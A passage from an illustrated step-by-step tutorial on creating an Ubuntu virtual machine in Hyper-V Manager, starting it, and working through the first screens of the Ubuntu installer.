
12. Click **Finish**




13. In **Hyper-V Manager** main window, you can see a new virtual machine named **Ubuntu** as shown in the following screenshot



14. Right-click the **Ubuntu** virtual machine and click **Start**




15. Again right-click the **Ubuntu** virtual machine and click **Connect...**




16. Ubuntu virtual machine installation GUI appears on the screen


17. Click **Install Ubuntu** button




18. Preparing to install Ubuntu window appears. Leaving all the options set to default, click **Continue**




19. **Installation type** window appears as on the screen, select **Erase disk and install Ubuntu** radio button and click **Continue**




20. **Erase disk and install Ubuntu** window appears as on the screen, click **Install Now** button




21. **Where are you?** window appears displaying your current geographical location/time zone. Click **Continue**.



22. **Keyboard layout** window appears, select the keyboard layout from the left pane and choose language from the right-pane and click **Continue**



